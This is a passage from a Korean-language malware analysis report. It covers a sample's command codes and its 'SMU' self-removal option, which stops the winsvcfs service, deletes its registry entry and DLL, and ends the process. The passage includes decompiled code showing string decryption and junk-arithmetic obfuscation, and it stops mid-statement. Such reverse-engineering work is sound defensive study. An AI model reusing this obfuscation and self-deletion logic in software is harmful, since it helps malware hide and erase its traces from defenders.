0x300D : 파일 시스템 오브젝트를 복사, 이동, 이름변경, 삭제한다.
0x300E : 현재 사용자의 환경변수 값을 얻는다.
0x300F : AllUser 경로를 얻는다.

5. SMU옵션

개요 : 악성코드 자신의 서비스(winsvcfs)를 종료하고, 등록했던 서비스 레지스트리와 winsvcfs.dll 파일을 제거하며 현재 실행중인 프로세스를 종료한다.

상세분석 :

(1) 자기자신을 삭제하기위해 SMU옵션을 넣어 프로세스를 생성한다.

```
lstrcatW_((a1 + 0x10), lpString2);              // winsvcfs.DLL
nop_ *= 8;
v6 = DecryptLogic2(&v24, &unk_10024368, 8, 0x6350D0FFu, &unk_10066DB0);// ''
lstrcatW_((a1 + 0x10), *v6);
DeleteData(&v24);
nop_ -= 44;
v7 = DecryptLogic2(&v23, &unk_10023AF4, 14, 0x9535B22u, &unk_10066DA0);// RqSkce
lstrcatW_((a1 + 0x10), *v7);
DeleteData(&v23);
nop_ ^= 0xECu;
v8 = DecryptLogic2(&v22, &unk_10024370, 4, 0x64AA5229u, &unk_10066D8C);// 공백
lstrcatW_((a1 + 0x10), *v8);
DeleteData(&v22);
nop_ |= 0xE7u;
v9 = DecryptLogic2(&v20, &unk_10022214, 8, 0xD7D205EEu, &unk_10066D74);// SMU
lstrcatW_((a1 + 0x10), *v9);
DeleteData(&v20);
nop_ = nop_ >> 7;
nop_ = nop_ / 31;
nop_ *= 60;
nop_ = nop_ / 211;
memset_(&bInheritHandles, 0, 16);
nop_ &= 0x66u;
nop_ -= 112;
if ( CreateProcessW_(a1 + 0x10),
```